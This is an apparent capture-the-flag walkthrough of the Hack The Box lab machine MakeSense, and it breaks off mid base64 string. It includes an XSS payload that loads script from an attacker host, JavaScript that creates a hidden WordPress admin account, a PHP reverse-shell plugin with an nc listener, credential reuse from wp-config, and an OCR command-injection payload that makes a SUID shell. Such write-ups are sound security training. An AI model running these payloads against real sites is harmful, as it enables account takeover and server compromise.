Description
MakeSense is a medium Hack The Box machine that features:
- Web application reverse engineering to retrieve custom encryption parameters
- Cross-Site Scripting in WordPress form leads into administrator account creation
- Remote Command Execution via the upload of a malicious WordPress extension
- User Pivoting via reused credentials from a configuration file
- Privilege Escalation via Command Injection in an Optical Character Recognition web application
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.30.180.
$ ping -c 3 10.129.30.180
PING 10.129.30.180 (10.129.30.180) 56(84) bytes of data.
64 bytes from 10.129.30.180: icmp_seq=1 ttl=63 time=47.7 ms
64 bytes from 10.129.30.180: icmp_seq=2 ttl=63 time=47.0 ms
64 bytes from 10.129.30.180: icmp_seq=3 ttl=63 time=46.8 ms

--- 10.129.30.180 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 46.778/47.134/47.669/0.385 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.30.180 -sS -Pn -oN nmap_scan
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.30.180
Host is up (0.049s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE    SERVICE
22/tcp   open     ssh
80/tcp   filtered http
443/tcp  open     https
8001/tcp filtered vcom-tunnel

Nmap done: 1 IP address (1 host up) scanned in 4.54 seconds
We get two open ports, 22, and 443 . We find as filtered ports 80 and 8001, with the firewall, they might be internal opened ports.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.30.180 -Pn -sV -sC -p22,80,443,8001 -oN nmap_scan_ports
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.30.180
Host is up (0.046s latency).

PORT     STATE    SERVICE     VERSION
22/tcp   open     ssh         OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 27:c3:7d:10:17:3b:dc:29:cf:05:83:33:ab:28:d0:38 (ECDSA)
|_  256 a3:46:f2:d7:1f:43:41:31:35:a2:88:31:ff:2a:0b:22 (ED25519)
80/tcp   filtered http
443/tcp  open     ssl/http    Apache httpd 2.4.58 ((Ubuntu))
| tls-alpn:
|_  http/1.1
|_http-generator: WordPress 7.0
|_http-title: Agency LLC
|_http-trane-info: Problem with XML parsing of /evox/about
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=makesense.htb
| Not valid before: 2026-05-29T16:37:29
|_Not valid after:  2126-05-05T16:37:29
|_http-server-header: Apache/2.4.58 (Ubuntu)
8001/tcp filtered vcom-tunnel
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.07 seconds
We get the SSH service and the HTTPs service. We find the variatype.htb subdomain, we add it to the /etc/hosts file.
$ echo "10.129.30.180 makesense.htb" | sudo tee -a /etc/hosts
After opening the page, we find a WordPress blog with a landing page, we have two way to interact with the website, with a Get In Touch form and with a phone button.
 After clicking the phone button, a dialog is shown with an option to make a call to the
WebAgency.
 After starting the call, a microphone request is shown and then the audio is recorded, and then transcribed to be sent to the server.
 If we move to the proxy intercepting the HTTP requests, we find two requests to the
/wp-admin/admin-ajax.php endpoint. One multipart, specifying the save_voice_raw action, with a nonce, and the raw .wav audio sent in the voice_recording parameter.
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: makesense.htb
...
------WebKitFormBoundaryntMIJEB9toeBQCEF
Content-Disposition: form-data; name="action"

save_voice_raw
------WebKitFormBoundaryntMIJEB9toeBQCEF
Content-Disposition: form-data; name="nonce"

195bcd3029
------WebKitFormBoundaryntMIJEB9toeBQCEF
Content-Disposition: form-data; name="voice_recording"; filename="voice-message.wav"
Content-Type: audio/wav

RIFF$,
...
------WebKitFormBoundaryntMIJEB9toeBQCEF--
The other one sends the save_voice_results action, with a nonce, a post identification post_id and an encrypted payload encrypted_payload.
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: makesense.htb
...
------WebKitFormBoundaryYYYonRKdoBFXSWfC
Content-Disposition: form-data; name="action"

save_voice_results
------WebKitFormBoundaryYYYonRKdoBFXSWfC
Content-Disposition: form-data; name="nonce"

195bcd3029
------WebKitFormBoundaryYYYonRKdoBFXSWfC
Content-Disposition: form-data; name="post_id"

69
------WebKitFormBoundaryYYYonRKdoBFXSWfC
Content-Disposition: form-data; name="encrypted_payload"

xIi4J9/1Ium8oj+LKwvIo0iKggKZYu3wG1UaPrXdNu6JqJr+hdB3pCGYt05LWU9uGL3yjI7GtRW38n0uNilPtG8XR0rWIGDahEEeRzUFTq7Q/IVf8iLkgnQDohpghD4KEDiXfL86C8XDctIdJwncgCJcvzk1y1NUyDCW1z2P4GewlrGm0xWblI3fw/QQ3JWQqw==
------WebKitFormBoundaryYYYonRKdoBFXSWfC--
By reversing the web application by reading the files source code with the browser developer tool we find the main.js file in which the request with the encrypted_payload parameter is sent.
...
const encryptedPayload = await window.whisperTranscriber.encryptPayload(payload);
console.log('[Phase 2] Payload encrypted');

// Step 5: Send to backend
$('#processingStatus').text('Saving results...');

const formData = new FormData();
formData.append('action', 'save_voice_results');
formData.append('nonce', webagency_ajax.nonce);
formData.append('post_id', postId);
formData.append('encrypted_payload', encryptedPayload);
...
We find that the encryptedPayload variable is generated from the whisperTranscriber.encryptPayload function that we find in the whisper-wrapper.js file.
...
const ENCRYPTION_KEY = 'bLs6z8iv3gWpsvyeabFosDjb4YQe7jdU13rI';
...
/**
     * Encrypt payload using AES-GCM
     * @param {Object} payload - Object with transcription and summary
     * @returns {Promise<string>} Base64 encoded encrypted data (IV + ciphertext + tag)
     */
async encryptPayload(payload) {
	const encoder = new TextEncoder();
	const data = encoder.encode(JSON.stringify(payload));

	// Derive key from password using SHA-256
	const keyMaterial = await crypto.subtle.digest(
		'SHA-256',
		encoder.encode(ENCRYPTION_KEY)
	);

	const key = await crypto.subtle.importKey(
		'raw',
		keyMaterial,
		{ name: 'AES-GCM' },
		false,
		['encrypt']
	);

	// Generate random IV (12 bytes for AES-GCM)
	const iv = crypto.getRandomValues(new Uint8Array(12));

	// Encrypt
	const encrypted = await crypto.subtle.encrypt(
		{ name: 'AES-GCM', iv: iv },
		key,
		data
	);

	// Combine IV + ciphertext (tag is appended automatically by WebCrypto)
	const combined = new Uint8Array(iv.length + encrypted.byteLength);
	combined.set(iv, 0);
	combined.set(new Uint8Array(encrypted), iv.length);

	// Convert to base64
	let binary = '';
	combined.forEach(byte => binary += String.fromCharCode(byte));
	return btoa(binary);
}
...
This asynchronous JavaScript function encrypts a payload object containing text data using the authenticated AES-GCM encryption algorithm via the Web Crypto API. It first converts the payload into a byte array, derives a secure encryption key by hashing a predefined password with SHA-256, and generates a random 12-byte Initialization Vector (IV) to ensure uniqueness. After performing the encryption, which automatically appends an authentication tag to protect data integrity, the function merges the raw IV and the ciphertext into a single byte array, encodes the final combined result into a Base64 string, and returns it.
A Python script encryption-tool.py is created to encrypt and decrypt strings using this algorithm, the only dependency is pycryptodome, which can be installed using pip and a virtualenv.
import argparse
import base64
import hashlib
import os
import sys
from Crypto.Cipher import AES

# Internal hardcoded key from your original script
ENCRYPTION_KEY = "bLs6z8iv3gWpsvyeabFosDjb4YQe7jdU13rI"


def encrypt_payload(payload: str) -> str:
    """Encrypts a string payload using AES-GCM via pycryptodome.

    Perfectly matches JavaScript's WebCrypto structure: IV (12B) + Ciphertext + Tag (16B).
    """
    # 1. Derive 32-byte key using SHA-256
    key_material = hashlib.sha256(ENCRYPTION_KEY.encode("utf-8")).digest()

    # 2. Explicitly generate a 12-byte IV (nonce) to avoid parameter auto-detection errors
    iv = os.urandom(12)

    # 3. Create AES-GCM cipher explicitly passing the mode and the nonce
    cipher = AES.new(key_material, AES.MODE_GCM, nonce=iv)

    # 4. Encrypt and digest to get the 16-byte authentication tag
    ciphertext, tag = cipher.encrypt_and_digest(payload.encode("utf-8"))

    # 5. Combine exactly like WebCrypto: IV + Ciphertext + Tag
    combined = iv + ciphertext + tag

    # 6. Return as base64 string
    return base64.b64encode(combined).decode("utf-8")


def decrypt_payload(encrypted_base64: str) -> str:
    """Decrypts a base64 encoded AES-GCM payload using pycryptodome."""
    # 1. Derive 32-byte key using SHA-256
    key_material = hashlib.sha256(ENCRYPTION_KEY.encode("utf-8")).digest()

    # 2. Decode from base64
    combined = base64.b64decode(encrypted_base64)

    # 3. Split the combined bytes based on fixed sizes:
    # IV is the first 12 bytes, Tag is the last 16 bytes, Ciphertext is everything in between.
    iv = combined[:12]
    tag = combined[-16:]
    ciphertext = combined[12:-16]

    # 4. Create cipher explicitly in GCM mode and decrypt while verifying the tag
    cipher = AES.new(key_material, AES.MODE_GCM, nonce=iv)
    decrypted_bytes = cipher.decrypt_and_verify(ciphertext, tag)

    return decrypted_bytes.decode("utf-8")


if __name__ == "__main__":
    parser = argparse.ArgumentParser(
        description="Encrypt or decrypt strings using AES-GCM compatible with WebCrypto (via pycryptodome)."
    )

    group = parser.add_mutually_exclusive_group(required=True)
    group.add_argument(
        "-e", "--encrypt", help="The plaintext string you want to encrypt"
    )
    group.add_argument(
        "-d", "--decrypt", help="The base64 encrypted string you want to decrypt"
    )

    args = parser.parse_args()

    try:
        if args.encrypt:
            result = encrypt_payload(args.encrypt)
            print(result)
        elif args.decrypt:
            result = decrypt_payload(args.decrypt)
            print(result)

    except Exception as e:
        print(f"Error processing the request: {e}", file=sys.stderr)
        sys.exit(1)
We may now decrypt the encrypted Base64 payload that was sent previously.
$ python -m virtualenv .env
$ . .env/bin/activate
$ pip install pycryptodome
$ python encryption-tool.py -d "xIi4J9/1Ium8oj+LKwvIo0iKggKZYu3wG1UaPrXdNu6JqJr+hdB3pCGYt05LWU9uGL3yjI7GtRW38n0uNilPtG8XR0rWIGDahEEeRzUFTq7Q/IVf8iLkgnQDohpghD4KEDiXfL86C8XDctIdJwncgCJcvzk1y1NUyDCW1z2P4GewlrGm0xWblI3fw/QQ3JWQqw=="
{"transcription":"[music]","summary":"the band is currently in their first ever appearance on the australian stage."}
We find what it is sent in the encrypted payload, the transcription of the audio and a summary of the audio. We find in the source code that it is using Whisper client-side to transcript and summarize the recorded audio, although the raw audio is also uploaded to the server.
Exploitation
We are going to generate a custom payload to check if this submission is checked by an administrator, and if it is checked if it is vulnerable to XSS (Cross-Site Scripting) vulnerability. This can lead into credential theft via cookies, or unintended requests. We are going to spawn a HTTP server and add to the encrypted payload an script tag to check if it is called back.
$ python encryption-tool.py -e '{"transcription":"[music]","summary":"the band is currently in their first ever appearance on the australian stage.<script src=http://10.10.14.17/test.js></script>"}'
TbxurM6j3XaAdpdAX80GenztaNOJVS1xR/m0VaFGten5xCL+dA7zpfadNaCGQQ9GdCYme6WVrmjGXmqxo9FKofFRiAVjlJBRgJXl3xMjwEOU38UhEVVoFAsTHa1IB9yIC5emLjzvYt2uIdgtBF2KWpXPVScIuqd6CSH3szYWZcwQbrrjucWdeY+x1PpNNrKsqZ/IxEE/f4DmIcW1QOv8qKPumlza6APmoMw1TByfWLVfVUk6wP18l3cxUimmju1fEA==
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Then we send the request using the parameters that we obtained from the proxy and the encrypted payload.
$ curl -k -X POST -b "wordpress_sec_666f3cbf9610031df176da93aa83bc38=new_admin%7C1783372294%7CxowMEbOiXHLfuQlkcx3XpBw2YMl2PJKyhEWTzHNQKlI%7C636100fb1499e4feafdbe8d8c7d86fb167acd561ee1f1d874d6253890adc6bb8; wordpress_test_cookie=WP%20Cookie%20check; wordpress_logged_in_666f3cbf9610031df176da93aa83bc38=new_admin%7C1783372294%7CxowMEbOiXHLfuQlkcx3XpBw2YMl2PJKyhEWTzHNQKlI%7C65a309eb39ce67cb9c23197c161f4d91b3b90a9b3b2fa37364392389d9d4ba70; wp_lang=en_US; wp-settings-time-5=1783199941" -F "action=save_voice_results" -F "nonce=195bcd3029" -F "post_id=69" -F "encrypted_payload=TbxurM6j3XaAdpdAX80GenztaNOJVS1xR/m0VaFGten5xCL+dA7zpfadNaCGQQ9GdCYme6WVrmjGXmqxo9FKofFRiAVjlJBRgJXl3xMjwEOU38UhEVVoFAsTHa1IB9yIC5emLjzvYt2uIdgtBF2KWpXPVScIuqd6CSH3szYWZcwQbrrjucWdeY+x1PpNNrKsqZ/IxEE/f4DmIcW1QOv8qKPumlza6APmoMw1TByfWLVfVUk6wP18l3cxUimmju1fEA==" "https://makesense.htb/wp-admin/admin-ajax.php"

{"success":true,"data":{"message":"Results saved successfully!","post_id":69}}
After a few seconds we receive a request in our HTTP server requesting the test.js file, meaning that the vulnerability is active.
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.30.180 - - code 404, message File not found
10.129.30.180 - - "GET /test.js HTTP/1.1" 404 -
We are going to use the vulnerability to create a new administrator account by using a JavaScript file that will be executed by the administrator of the site, in the form.js file.
(async function() {
    try {
        // Get form nonce
        const response = await fetch('/wp-admin/user-new.php');
        const htmlContent = await response.text();
        const tokenMatch = htmlContent.match(/name="_wpnonce_create-user"\s+value="([^"]+)"/);
        const extractedToken = tokenMatch[1];

        // Create form parameters
        const formParams = new URLSearchParams();
        formParams.append('action', 'createuser');
        formParams.append('_wpnonce_create-user', extractedToken);
        formParams.append('_wp_http_referer', '/wp-admin/user-new.php');
        formParams.append('user_login', 'new_admin');
        formParams.append('email', 'new_admin@localhost.com');
        formParams.append('first_name', '');
        formParams.append('last_name', '');
        formParams.append('url', '');
        formParams.append('pass1', 'NewPasswordForTheUser123');
        formParams.append('pass2', 'NewPasswordForTheUser123');
        formParams.append('role', 'administrator');
        formParams.append('createuser', 'Add User');

        // Send POST request to create the user
        const postResponse = await fetch('/wp-admin/user-new.php', {
            method: 'POST',
            headers: {
                'Content-Type': 'application/x-www-form-urlencoded'
            },
            body: formParams
        });
    } catch (error) {
        console.error('An error occurred during execution:', error);
    }
})();
The new_admin user will be created, with the NewPasswordForTheUser123 password. We repeat the previous process but replacing the test.js file with the form.js one.
$ python encryption-tool.py -e '{"transcription":"[music]","summary":"the band is currently in their first ever appearance on the australian stage.<script src=http://10.10.14.17/form.js></script>"}'
o/xIoLQQsgS6tyL2z8iqKMBkQQMODm+IKA+jPs06/J76MwgPXnDHJW/9/vsDoqfWTzV9N95qxYVEiOr+LFG1EON5nY53Er77BmtFZOxA9bYkLMiGt5/8hENduexexW37NdUogVgHPKuCrsqZLhZrigLIq945nGpzcgPpHSJFOObd0b7uU9pl1uaM6iwiKxth+JEONc5N7xn7MYPZiir12yzeDzWN83h6ZPSkP1QmaSOXFLxvIqV4rjvnJ8LG+UCvcw==
$ curl -k -X POST -b "wordpress_sec_666f3cbf9610031df176da93aa83bc38=new_admin%7C1783372294%7CxowMEbOiXHLfuQlkcx3XpBw2YMl2PJKyhEWTzHNQKlI%7C636100fb1499e4feafdbe8d8c7d86fb167acd561ee1f1d874d6253890adc6bb8; wordpress_test_cookie=WP%20Cookie%20check; wordpress_logged_in_666f3cbf9610031df176da93aa83bc38=new_admin%7C1783372294%7CxowMEbOiXHLfuQlkcx3XpBw2YMl2PJKyhEWTzHNQKlI%7C65a309eb39ce67cb9c23197c161f4d91b3b90a9b3b2fa37364392389d9d4ba70; wp_lang=en_US; wp-settings-time-5=1783199941" -F "action=save_voice_results" -F "nonce=195bcd3029" -F "post_id=69" -F "encrypted_payload=o/xIoLQQsgS6tyL2z8iqKMBkQQMODm+IKA+jPs06/J76MwgPXnDHJW/9/vsDoqfWTzV9N95qxYVEiOr+LFG1EON5nY53Er77BmtFZOxA9bYkLMiGt5/8hENduexexW37NdUogVgHPKuCrsqZLhZrigLIq945nGpzcgPpHSJFOObd0b7uU9pl1uaM6iwiKxth+JEONc5N7xn7MYPZiir12yzeDzWN83h6ZPSkP1QmaSOXFLxvIqV4rjvnJ8LG+UCvcw==" "https://makesense.htb/wp-admin/admin-ajax.php"

{"success":true,"data":{"message":"Results saved successfully!","post_id":69}}
After a few seconds we will receive the request in our server and then we would be able of logging in the WordPress dashboard /wp-admin/ with the previous credentials.
 Now we will gain remote command execution in the server by generating and uploading a malicious WordPress plugin, we take Contact Form as a reference.
$ wget https://downloads.wordpress.org/plugin/contact-form-7.6.1.6.zip
$ cp /usr/share/webshells/php/php-reverse-shell.php .
$ sed -i 's/127.0.0.1/10.10.14.17/' php-reverse-shell.php
$ mkdir contact-form-7
$ mv php-reverse-shell.php contact-form-7
$ 7z a contact-form-7.6.1.6.zip contact-form-7
We can upload the plugin in the Plugins > Add Plugin > Upload Plugin menu, in .zip format. After the plugin is uploaded we would be able of starting the listening TCP port and spawning the PHP reverse shell.
$ nc -nvlp 1234
$ curl -k https://makesense.htb/wp-content/plugins/contact-form-7/php-reverse-shell.php
We receive the reverse shell as the www-data user.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.17] from (UNKNOWN) [10.129.30.180] 41186
Linux makesense.htb 6.8.0-124-generic #124-Ubuntu SMP PREEMPT_DYNAMIC Tue May 26 13:00:45 UTC 2026 x86_64 x86_64 x86_64 GNU/Linux
 up  2:20,  0 user,  load average: 0.09, 0.31, 0.37
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU  WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
We find the walter and admin console users.
$ grep sh /etc/passwd
root:x:0:0:root:/root:/bin/bash
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
walter:x:1000:1000:walter:/home/walter:/bin/bash
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
admin:x:1001:1001:,,,:/home/admin:/bin/bash
We find the WordPress configuration file in the /var/www/html/wp-config.php file.
$ cat /var/www/html/wp-config.php
<?php
// SQLite database configuration
define( 'DB_DIR', __DIR__ . '/wp-content/database/' );
define( 'DB_FILE', '.ht.sqlite' );

// Dummy MySQL settings (required but not used with SQLite)
define( 'DB_NAME', 'wordpress' );
define( 'DB_USER', 'walter' );
define( 'DB_PASSWORD', 'JbhHDAEgXvri3!' );
define( 'DB_HOST', 'localhost' );
define( 'DB_CHARSET', 'utf8' );
define( 'DB_COLLATE', '' );
...
We find the credential for the walter database user, with the JbhHDAEgXvri3! password. We find that this password is reused and we can log into the machine using the SSH protocol.
$ ssh walter@makesense.htb
walter@makesense.htb's password:
...
walter@makesense:~$ id
uid=1000(walter) gid=1000(walter) groups=1000(walter)
Post-Exploitation
By enumerating the machine we find the previously discovered service hosted in the 8001 port.
walter@makesense:~$ ss -tulnp
Netid          State           Recv-Q          Send-Q                   Local Address:Port                     Peer Address:Port          Process
...
tcp            LISTEN          0               511                            0.0.0.0:80                            0.0.0.0:*
tcp            LISTEN          0               4096                           0.0.0.0:22                            0.0.0.0:*
tcp            LISTEN          0               4096                         127.0.0.1:8001                          0.0.0.0:*
...
walter@makesense:~$ ps -ef | grep 8001
root        1402    1397  0 20:56 ?        00:00:00 php -S 127.0.0.1:8001 -t /root/ocr4/
walter     38770   38458  0 23:20 pts/0    00:00:00 grep --color=auto 8001
It seems to be a PHP application executed from the /root/ocr4/ path, and executed as root user, this means that we could gain command execution if the web application is vulnerable. We move to local-port forward the application to our machine using SSH.
$ ssh -L 8001:127.0.0.1:8001 walter@makesense.htb
We find a web application where hand-written text can be entered to be transcribed into plain text. After that the application offer us to save the text to a file stored in the server with a custom name.
 As we know that it is a PHP application we can try to generate an image to be uploaded with a PHP payload that will run a
system command to create a SUID Bash file in the /tmp directory. Firstly we are going to generate the Python script generate-text-image.py to generate custom text images.
import argparse
import base64
import sys
from io import BytesIO
from PIL import Image, ImageDraw, ImageFont


def generate_text_image_base64(text: str) -> str:
    """Generates a high-clarity PNG image with a serif font (size 20) and returns base64.

    Uses super-sampling and a serif font to improve OCR accuracy for single quotes.
    """
    # 1. Configuration
    background_color = (255, 255, 255)  # Pure white for better OCR contrast
    text_color = (0, 0, 0)                # Pure black
    base_font_size = 20
    padding = 15                          # Final padding around text

    # Internal scaling factor for high-resolution rendering
    scale_factor = 2
    render_font_size = base_font_size * scale_factor
    render_padding = padding * scale_factor

    # 2. Load a scalable Serif font
    # Serif fonts help OCR distinguish simple quotes from smart quotes.
    # Noto Serif (Linux/Android), Georgia (Windows/Mac) are common.
    font = None
    serif_font_names = [
        "NotoSerif-Regular.ttf", # Linux/common
        "Georgia.ttf",           # Windows/Mac common
        "DejaVuSerif.ttf",       # Common in many distributions
        "serif.ttf"              # Fallback generic name
    ]

    for font_name in serif_font_names:
        try:
            font = ImageFont.truetype(font_name, render_font_size)
            break # Stop at the first font successfully loaded
        except IOError:
            continue

    if font is None:
        print("Warning: Could not load any serif TrueType font. Using fixed default.", file=sys.stderr)
        # load_default only supports size in recent Pillow versions
        try:
            font = ImageFont.load_default(size=render_font_size)
        except TypeError:
            font = ImageFont.load_default()

    # 3. Calculate text dimensions at high resolution
    bbox = font.getbbox(text)
    text_width = bbox[2] - bbox[0]
    text_height = bbox[3] - bbox[1]

    render_width = text_width + (render_padding * 2)
    render_height = text_height + (render_padding * 2)

    # 4. Create high-resolution image
    high_res_image = Image.new("RGB", (render_width, render_height), color=background_color)
    draw = ImageDraw.Draw(high_res_image)

    # 5. Draw text
    draw.text((render_padding, render_padding), text, fill=text_color, font=font)

    # 6. Downscale using high-quality resampling (Lanczos) for super-sharp edges
    final_width = render_width // scale_factor
    final_height = render_height // scale_factor

    # Use Image.Resampling.LANCZOS for newer Pillow, or Image.LANCZOS for older
    try:
        resample_filter = Image.Resampling.LANCZOS
    except AttributeError:
        resample_filter = Image.LANCZOS

    final_image = high_res_image.resize((final_width, final_height), resample=resample_filter)

    # 7. Save to memory buffer as PNG
    buffered = BytesIO()
    final_image.save(buffered, format="PNG")

    # 8. Convert to base64 Data URI
    img_str = base64.b64encode(buffered.getvalue()).decode("utf-8")
    return f"data:image/png;base64,{img_str}"


if __name__ == "__main__":
    parser = argparse.ArgumentParser(
        description="Generate a sharp PNG image from text using a serif font for better OCR."
    )
    parser.add_argument(
        "-t", "--text", required=True, help="The text string to render inside the image"
    )

    args = parser.parse_args()

    try:
        base64_uri = generate_text_image_base64(args.text)
        print(base64_uri)
    except Exception as e:
        print(f"Error generating image: {e}", file=sys.stderr)
        sys.exit(1)
We run the script to generate the Base64 encoded image (we need the Pillow dependency).
$ pip install Pillow
$ python generate-text-image.py -t '<?php system("cp /bin/bash /tmp/suid-bash; chmod 4755 /tmp/suid-bash") ?>'
data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAAu0AAAAyCAIAAABnK3LjAABFwUlEQVR4nO19d1wVR/f+7N5L770ISBEEFAWUIiBir1GjBmMvUaPG2BMTS6ImGkuMsSQaS5TYe6LGhqDYu/giIiqCSq8CwuW23d8fz+/OZ70XsCev73efP/xw19mZc86cmTlz5pxZhud5IkKECBEiRIgQ8R6C/bcJECFChAgRIkSIeE2IdowIESJEiBAh4n2FaMeIECFChAgRIt5XiHaMCBEiRIgQIeJ9hWjHiBAhQoQIESLeV4h2jAgRIkSIECHifYVox4gQIUKECBEi3leIdowIESJE...
